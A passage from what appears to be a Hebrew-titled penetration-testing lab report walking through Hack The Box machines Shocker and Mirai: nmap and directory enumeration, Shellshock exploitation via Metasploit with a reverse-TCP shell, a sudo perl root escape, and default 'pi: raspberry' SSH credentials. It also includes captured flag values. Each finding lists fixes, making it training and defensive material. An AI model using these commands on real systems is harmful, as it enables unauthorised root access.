- **Removing “katie” from “developers” group:** Removing “katie” from this group will prevent that user from editing files in “/etc/init”, that later can be run as root with “initctl” tool.

Severity: Critical - This Privilege Escalation Vector allows an attacker to gain access to user “root”, essentially compromising the entire system.

Exploit Code: bash -p

בדיקות חוסן תשתית

דוח מעבודות גמר

Proof Screenshot Here:

```
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root) 20157(katie),20158(developers)
bash-4.3# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.229 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:fe94:6904 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:94:69:04 txqueuelen 1000 (Ethernet)
    RX packets 8454 bytes 1625884 (1.5 MiB)
    RX errors 0 dropped 10 overruns 0 frame 0
    TX packets 7590 bytes 1921313 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3927 bytes 993374 (970.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3927 bytes 993374 (970.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Proof.txt Contents: d44519713b889d5e1f9e536d0c6df2fc

```
bash-4.3# pwd
/root
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#
```

System IP: 10.10.10.56

Service Enumeration

Server IP Address	Ports Open
10.10.10.56	TCP: 80(http), 2222(ssh)
	UDP:

Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/Shocker]
$ nmap -sV -sC 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 16:50 IST
Nmap scan report for 10.10.10.56
Host is up (0.066s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds
```

Initial Shell Vulnerability Exploited

Shell as user "shelly"

Vulnerability Explanation: [CVE-2014-6271](#) (Shellshock)

A vulnerability in the "Bash Shell" that allows a remote attacker to execute arbitrary code. By using a crafted environment variable, it's possible to trick a Web Server that uses bash for tasks (for example the CGI "user.sh" script) with malicious HTTP-Request, this allows an attacker to execute any command on the server.


Vulnerability Fix:

- **Patching "Bash":** Patching and updating bash to 4.3.25 or newer may mitigate this vulnerability.
- **Not processing user data directly as variables:** Base64 encoding of user input as it is stored in a variable. ([CrowdStrike](#))

Severity: Critical - A known vulnerability "Shellshock" allows an attacker to remotely execute commands on the system, by creating a reverse shell accessing user "shelly".

Proof of Concept Code Here:

The main page of the Web Server doesn't hold any valuable data, using "dirbuster" to enumerate directories on the Web Server, file "[user.sh](#)" found inside directory "cgi-bin":



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.56:80/cgi-bin/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
???	???	???
cg-bin	403	464
user.sh	200	141

Current speed: 120 requests/sec (Select and right click for more options)

Average speed: (T) 107, (C) 104 requests/sec

Parse Queue Size: 0

Total Requests: 1607/830525

Current number of running threads: 10

Time To Finish: 02:12:50

Back Pause Stop

Report

Starting dir/file list based brute forcing /cgi-bin/videos.php

Searching for a CVE that exploits a bash script inside “cgi-bin” Apache, “ShellShock” vulnerability is found [CVE-2014-6271](#). A [module on Metasploit](#) is also available.

```
msf6 > search shellshock cgi

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Description
--  --                                                                 -
0  exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01     excellent Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24     excellent Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2  \ target: Linux x86_64                                     :              :      :
3  \ target: Linux x86_64                                     :              :      :
4  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24     normal   Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
```

Setting the relevant options for the exploit and running it, proof of shell under “Initial Shell Screenshot” title:

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name          Current Setting  Required  Description
-----
CMD_MAX_LENGTH 2048            yes      CMD max line length
CVE             CVE-2014-6271   yes      CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER         User-Agent       yes      HTTP header to use
METHOD         GET              yes      HTTP method to use
Proxies        :                no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.10.10.56     yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH         /bin            yes      Target PATH for binaries used by the CmdStager
RPORT          80              yes      The target port (TCP)
SSL            false           no       Negotiate SSL/TLS for outgoing connections
SSLCert        :                no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI      /cgi-bin/user.sh yes      Path to CGI script
TIMEOUT        5               yes      HTTP read response timeout (seconds)
URIPATH        :                no       The URI to use for this exploit (default is random)
VHOST          :                no       HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name          Current Setting  Required  Description
-----
SRVHOST       0.0.0.0          yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT       8080             yes      The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
-----
LHOST         10.10.14.33     yes      The listen address (an interface may be specified)
LPORT         4444            yes      The listen port
```


Initial Shell Screenshot:

```
meterpreter > shell
Process 1505 created.
Channel 1 created.
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(smbshare)
ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:94:64:16
          inet addr: 10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:6416/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74254 errors:0 dropped:30 overruns:0 frame:0
          TX packets:68173 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13197278 (13.1 MB)  TX bytes:24689889 (24.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:9920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9920 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:735472 (735.4 KB)  TX bytes:735472 (735.4 KB)
```

Proof.txt Contents: cd67874fc850e8c8e5cc656f7af84e6b

```
pwd
/home/shelly
cat user.txt
cd67874fc850e8c8e5cc656f7af84e6b
```

Privilege Escalation

Privilege Escalation to user "root"

Vulnerability Exploited:

Running the command `sudo -l`, user "shelly" can run the command `"/usr/bin/perl"` on the system as user "root" without password.

```
shelly@Shocker:/tmp$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/tmp$
```

As the tool "perl" have command execution, using the website "[GTF0Bins](#)" to find privilege escalation with sudo permissions using this tool, it's possible to drop an elevated shell as user root:

```
User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/tmp$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:94:64:16
          inet addr: 10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:6416/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:75709 errors:0 dropped:30 overruns:0 frame:0
          TX packets:69219 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14149211 (14.1 MB)  TX bytes:25344660 (25.3 MB)
```

Vulnerability Explanation: Sudo permissions on “perl”

User “shelly” can run command “/usr/bin/perl” with sudo as user “root” on the system with no password. As the tool “perl” has an option for command execution, it’s possible to drop an elevated shell as user “root” with a crafted command. This leads to access to the system as user “root”.

Vulnerability Fix:

- **Removing “shelly” “perl” sudo permissions:** This will prevent the escalation vector instantly.
- **Restricting sudo permissions:** Restricting sudo permissions to specific actions with “perl” may mitigate this Privilege Escalation Vector.
- **Using “AppArmor”:** Using a tool like “AppArmor” can limit what “perl” can execute.

Severity: Critical - Permissions for user “shelly” to run command “perl” as user root, allows to drop an elevated shell as user “root”, gaining access to root user and essentially compromising the system.

Exploit Code: `sudo /usr/bin/perl -e 'exec "/bin/sh";'`

Proof Screenshot Here:

```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
ifconfig
ens192    Link encap:Ethernet HWaddr 00:50:56:94:64:16
          inet addr:10.10.10.56 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:6416/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:75709 errors:0 dropped:30 overruns:0 frame:0
          TX packets:69219 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14149211 (14.1 MB) TX bytes:25344660 (25.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:18600 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18600 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1378192 (1.3 MB) TX bytes:1378192 (1.3 MB)
```

Proof.txt Contents: 253dac32409d49bc03f33696b60ffa74

```
pwd
/root
# cat root.txt
cat root.txt
253dac32409d49bc03f33696b60ffa74
# █
```

System IP: 10.10.10.48

Service Enumeration

Server IP Address	Ports Open
10.10.10.48	TCP: 22(ssh), 53(domain), 80(http), 2021(upnp)
	UDP:

Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/Mirat]
$ nmap -sV -sC 10.10.10.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 13:45 IST
Nmap scan report for 10.10.10.48
Host is up (0.078s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256  b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http     lighttpd 1.4.35
|_ _http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ _http-server-header: lighttpd/1.4.35
2021/tcp  open  upnp     Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
```


Initial Shell Vulnerability Exploited

Shell as user “pi”

Vulnerability Explanation:

Unrestricted access to “Pi-Hole Dashboard” via “/admin” and default credentials for the service allows access to user “pi” via SSH on the system.


Vulnerability Fix:

- **Changing “Pi-Hole” default credentials:** Changing the default credentials assigned by “Pi-Hole v3.1.4” will prevent an attacker from accessing the system
- **Remove information of the service:** Removing information about “Pi-Hole” service from the webpage can prevent an attacker from acquiring information about the service being used.

Severity: Critical - Not changing default credentials of the service allows an attacker to gain access to user “pi” on the system.


Proof of Concept Code Here:

Because the website uses Port 53/dnsmasq, a DNS is probably being used. Adding the domain usually being used by HTB machines to “/etc/hosts” (This is usually the simplest way to find the domain on HTB, if this failed, DNS zone transfer or Reverse lookup would be the next step):



```
boker@boker: ~/Desktop/HTB/Mirai
File Actions Edit View Help
boker@boker: ~/Desktop/HTB/Mirai x boker@boker: ~/Desktop/HTB/Mirai x
GNU nano 8.4 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 boker
10.10.10.48 mirai.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The website presents the following message, and uses “Pi-Hole v3.1.4”:



```
Hack The Box :: Hack The x Website Blocked x +
mirai.htb
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Website Blocked
Access to the following site has been blocked:
mirai.htb
If you have an ongoing use for this website, please ask the owner of the Pi-hole in your network to have it whitelisted.
This page is blocked because it is explicitly contained within the following block list(s):
Go back Whitelist this page Close window
Generated Wed 11:54 AM, Nov 05 by Pi-hole v3.1.4
```

בדיקות חוסן תשתית

דוח מעבדות גמר


Using “feroxbuster” to enumerate directories on the Web Site, multiple paths that seem like false positives found, but a redirect to “/admin” is available:

```
feroxbuster -u http://mirai.htb/ -w
```

/usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt

```
200 GET 135l 430w 4351c http://mirai.htb/image/20
301 GET 0l 0w 0c http://mirai.htb/admin => http://mirai.htb/admin/
200 GET 135l 430w 4351c http://mirai.htb/image/21
200 GET 135l 430w 4350c http://mirai.htb/image/5
200 GET 135l 430w 4351c http://mirai.htb/image/22
200 GET 135l 430w 4353c http://mirai.htb/image/page
200 GET 135l 430w 4350c http://mirai.htb/image/6
200 GET 135l 430w 4353c http://mirai.htb/image/misc
200 GET 135l 430w 4360c http://mirai.htb/admin/scripts/img
200 GET 135l 430w 4359c http://mirai.htb/admin/scripts/16
200 GET 135l 430w 4359c http://mirai.htb/admin/scripts/18
200 GET 135l 430w 4366c http://mirai.htb/admin/scripts/downloads
200 GET 135l 430w 4358c http://mirai.htb/admin/scripts/3
200 GET 135l 430w 4365c http://mirai.htb/admin/scripts/security
200 GET 135l 430w 4359c http://mirai.htb/admin/scripts/13
200 GET 135l 430w 4365c http://mirai.htb/admin/scripts/category
200 GET 135l 430w 4358c http://mirai.htb/admin/scripts/4
```

The directory “/admin” is a dashboard for “Pi-Hole”, versions are displayed at the bottom of the page and the service is active: Pi-Hole v3.1.4



A simple google search reveals “Pi-Hole v3.1.4” uses default credentials “pi: raspberry”, using this default credentials on SSH service allows access to user “pi” on the system:

```
(boker@boker)-[~/Desktop/HTB/Mirai]
$ ssh pi@mirai.htb
The authenticity of host 'mirai.htb (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyj0a60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mirai.htb' (ED25519) to the list of known hosts.
pi@mirai.htb's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $
```

Initial Shell Screenshot:

```
pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(l2c),998(gpio),999(spi)
pi@raspberrypi:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:94:6c:e7
          inet addr:10.10.10.48 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::8a56:5fbc:a740:cbd4/64 Scope:Link
          inet6 addr: fe80::250:56ff:fe94:6ce7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10964 errors:0 dropped:31 overruns:0 frame:0
          TX packets:13089 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188468 (1.1 MiB)  TX bytes:8904116 (8.4 MiB)
          Interrupt:19 Base address:0x2000
```

Proof.txt Contents: ff837707441b257a20e32199d7c8838d

```
pi@raspberrypi:~/Desktop $ pwd
/home/pi/Desktop
pi@raspberrypi:~/Desktop $ cat user.txt
ff837707441b257a20e32199d7c8838dpi@raspberrypi:~/Desktop $
```

Privilege Escalation

Privilege Escalation to user "root"

Vulnerability Exploited:

User "pi" may run all commands on the system as user "root". Using the command "sudo su" to escalate to user "root". File "/root/root.txt" which usually is the proof of access to root user is a fake flag but the backup of the file is accessible on the USB stick on the machine:

```
pi@raspberrypi:~/Desktop $ cd ~
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# whoami
root
root@raspberrypi:/home/pi# cd /root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```


Using the command `mount` to list all mounted filesystems on the system, “/dev/sdm” which may represent a USB is mounted on “/media/usbstick”. Inside the directory files “damnit.txt” and “lost+found” are found:

```
root@raspberrypi:~# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run type tmpfs (rw,nosuid,relatime,size=102396k,mode=755)
/dev/sda1 on /lib/live/mount/persistence/sda1 type iso9660 (ro,noatime)
/dev/loop0 on /lib/live/mount/rootfs/filesystem.squashfs type squashfs (ro,noatime)
tmpfs on /lib/live/mount/overlay type tmpfs (rw,relatime)
/dev/sda2 on /lib/live/mount/persistence/sda2 type ext4 (rw,noatime,data=ordered)
aufs on / type aufs (rw,noatime,si=88d2b9cb,noxino)
devtmpfs on /dev type devtmpfs (rw,nosuid,size=10240k,nr_inodes=58955,mode=755)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
queue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime)
/dev/sdb on /media/usbstick type ext4 (ro,nosuid,nodev,noexec,relatime,data=ordered)
tmpfs on /run/user/999 type tmpfs (rw,nosuid,nodev,relatime,size=5120k,mode=700,uid=999,gid=997)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=5120k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
root@raspberrypi:~# ls /media/usbstick
damnit.txt  lost+found
root@raspberrypi:~#
```

The files are deleted from the USB mount, and “lost+found” is an empty directory. In the previous screenshot, “/dev/sdb” is mounted to “/media/usbstick” and the raw data from the USB might be retrieved.

```
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

